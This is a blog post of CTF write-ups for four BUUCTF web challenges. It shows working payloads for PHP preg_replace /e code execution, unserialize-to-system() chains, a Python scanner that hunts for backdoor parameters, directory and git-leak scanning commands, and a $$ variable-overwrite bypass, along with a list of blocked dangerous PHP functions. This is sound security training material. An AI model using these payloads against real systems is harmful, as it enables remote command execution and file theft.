BUUCTF(3)

原创

YsterCcc 于 2022-02-12 19:11:58 发布 1901 收藏

分类专栏： BUUCTF 文章标签： BUUCTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_54648419/article/details/122894816
版权

BUUCTF 专栏收录该内容
5 篇文章 0 订阅
订阅专栏

[BJDCTF2020]ZJCTF，不过如此 1

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

给出代码，用file_get_contents()函数打开text参数，以及后面的文件包含函数，这里用php伪协议中的data://协议，并且用php://filter协议去读next.php。

PHP伪协议总结

I have a dream

PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXSA9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7CiAgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkcmUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXIoIlxcMSIpJywKICAgICAgICAkc3RyCiAgICApOwp9CgoKZm9yZWFjaCgkX0dFVCBhcyAkcmUgPT4gJHN0cikgewogICAgZWNobyBjb21wbGV4KCRyZSwgJHN0cikuICJcbiI7Cn0KCmZ1bmN0aW9uIGdldEZsYWcoKXsKIEBldmFsKCRfR0VUWydjbWQnXSk7Cn0K

解码得到

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

深入研究preg_replace与代码执行，这里是利用了`/e模式的preg_replace`出现的一个漏洞


> /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码

```
next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```


直接给出payload，这里\S*是一个绕过，待执行的函数是`${getFlag()}`，最后传入参数cmd即可完成任意命令执行

[网鼎杯 2020 朱雀组]phpweb 1


发现是个报错页面并且一直在刷新，抓包分析



发现date函数执行了后面的参数，尝试eval



那读取源码




```
<!DOCTYPE html>
<html>
<head>
    <title>phpweb</title>
    <style type="text/css">
        body {
            background: url("bg.jpg") no-repeat;
            background-size: 100%;
        }
        p {
            color: white;
        }
    </style>
</head>

<body>
<script language=javascript>
    setTimeout("document.form1.submit()",5000)
</script>
<p>
    <?php
```

```
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl
","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_ar
ray","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_ti
ck_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recu
rsive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
</p>
<form  id=form1 name=form1 action="index.php" method=post>
    <input type=hidden id=func name=func value='date'>
    <input type=hidden id=p name=p value='Y-m-d h:i:s a'>
</body>
</html>
```

可以利用的函数基本全禁止了，不过这里的class Test，destruct()提醒了反序列化`unserialize`


```
<?php
class Test{
    var $p = "ls /";
    var $func = "system";



}
$c = new Test();
echo serialize($c);
?>
```

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}
```


```
<p>
   bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
var</p>
```

在tmp中找到flag

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:7:"ls /tmp";s:4:"func";s:6:"system";}
```




```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:22:"tac /tmp/flagoefiu4r93";s:4:"func";s:6:"system";}
```



[强网杯 2019]高明的黑客 1

参考及脚本地址


雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

CSDN @YsterCcc

拼接www.tar.gz先下载源码，下载下来发现有特别多的php文件，文件中也有很多不能用的shell

```
{
  $_GET['k3rFsAYGb'] = ' ';
  $nNJbWsqNK4h = 'b4CmbbVa';
  $ZADepU0 = 'omxdGKBj';
  $ifPesD = 'J8g1PSQ';
  $ivi0a = 'h1kE3WI';
  $kAn1bAkk = 'kNc';
  $F3qcs1 = 'OJn';
  $CBkMt7c0cyE = new stdClass();
  $CBkMt7c0cyE->MUMWn4Swah = 'ID1r1q';
  $CBkMt7c0cyE->j35Jn = 'wz';
  $qd = 'ezWc';
  $FdfTEyw = 'sm';
  $BHt3PJIVX3I = 'j2_kTJP_a';
  $XOT16hXnMP = 'Zc';
  $kuiRHUmK5 = array();
  $kuiRHUmK5[]= $nNJbWsqNK4h;
  var_dump($kuiRHUmK5);
  $ZADepU0 .= 'KolyAU9Lr';
  $ifPesD = $_GET['HTKl4Hbl2oC'] ?? ' ';
  if(function_exists("q9J267mdargMnuX")){
     q9J267mdargMnuX($kAn1bAkk);
  }
```



这里直接用脚本来跑，通过便利文件中的GET与POST，直接在buu跑的话要么太慢要么频繁，所以将下载的src部署到phpstudy上，然后开脚本跑

```python
import os
import requests
import re
import threading
import time
print('开始时间：   '+  time.asctime( time.localtime(time.time()) ))
s1=threading.Semaphore(100)              #这儿设置最大的线程数
filePath = r"D:/soft/phpstudy/PHPTutorial/WWW/src/"
os.chdir(filePath)             #改变当前的路径
requests.adapters.DEFAULT_RETRIES = 5        #设置重连次数，防止线程数过高，断开连接
files = os.listdir(filePath)
session = requests.Session()
session.keep_alive = False            # 设置连接活跃状态为False
def get_content(file):
    s1.acquire()
    print('trying   '+file+ '     '+ time.asctime( time.localtime(time.time()) ))
    with open(file,encoding='utf-8') as f:       #打开php文件，提取所有的$_GET和$_POST的参数
            gets = list(re.findall('\$_GET\[\'(.*?)\'\]', f.read()))
            posts = list(re.findall('\$_POST\[\'(.*?)\'\]', f.read()))
    data = {}              #所有的$_POST
    params = {}              #所有的$_GET
    for m in gets:
        params[m] = "echo 'xxxxxx';"
    for n in posts:
        data[n] = "echo 'xxxxxx';"
    url = 'http://127.0.0.1/src/'+file
    req = session.post(url, data=data, params=params)   #一次性请求所有的GET和POST
    req.close()            # 关闭请求  释放内存
    req.encoding = 'utf-8'
    content = req.text
    #print(content)
    if "xxxxxx" in content:         #如果发现有可以利用的参数，继续筛选出具体的参数
        flag = 0
        for a in gets:
            req = session.get(url+'?%s='%a+"echo 'xxxxxx';")
            content = req.text
            req.close()            # 关闭请求  释放内存
            if "xxxxxx" in content:
                flag = 1
                break
        if flag != 1:
            for b in posts:
                req = session.post(url, data={b:"echo 'xxxxxx';"})
                content = req.text
                req.close()            # 关闭请求  释放内存
                if "xxxxxx" in content:
                    break
        if flag == 1:             #flag用来判断参数是GET还是POST，如果是GET，flag==1，则b未定义；如果是POST，flag为0，
            param = a
        else:
            param = b
        print('找到了利用文件：  '+file+"  and 找到了利用的参数：%s" %param)
        print('结束时间：   ' + time.asctime(time.localtime(time.time())))
    s1.release()

for i in files:               #加入多线程
   t = threading.Thread(target=get_content, args=(i,))
   t.start()
```

找到对面php文件和参数后直接cat /flag

```
/xk0SzyKwfzw.php?Efa5BVG=cat%20/flag
```

array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in **/var/www/html/xk0SzyKwfzw.php** on line **20**
Array ( ) string(5) "vCvMI" PSIarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XOhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQINrpUJvf641flag{abb126a5-fa98-4d3b-b411-8d6467484b68} array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "I5kR5oo" End of File

[BJDCTF2020]Mark loves cat 1

用dirsearch扫发现了git泄露，利用githack把下载下来

```
dirsearch.py -u url -e * --timeout=2 -t 1 -x 400,403,404,500,503,429
python GitHack.py url
```

发现flag.php与index.php

```php
<?php
$flag = file_get_contents('/flag');
```

```php
<?php
include'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_GET as $x => $y){ //get传值
    $$x = $$y;  //漏洞在这里  比如输入 yds=flag 相当于 $yds=$flag
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);

}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;

?>
```

这里出现foreach，而ctf中$$ 导致的变量覆盖问题经常在foreach中出现，这里用第二个条件最简单，不要把post的flag和get的flag变量同时出现即可exut输出yds，所以我们只要get请求yds=flag就行了，这样第一个foreach的时候进行了赋值 等于进行了这样的一个操作`$yds=$flag`

flag{f2da6f26-6850-4230-af99-8861d5a4c593}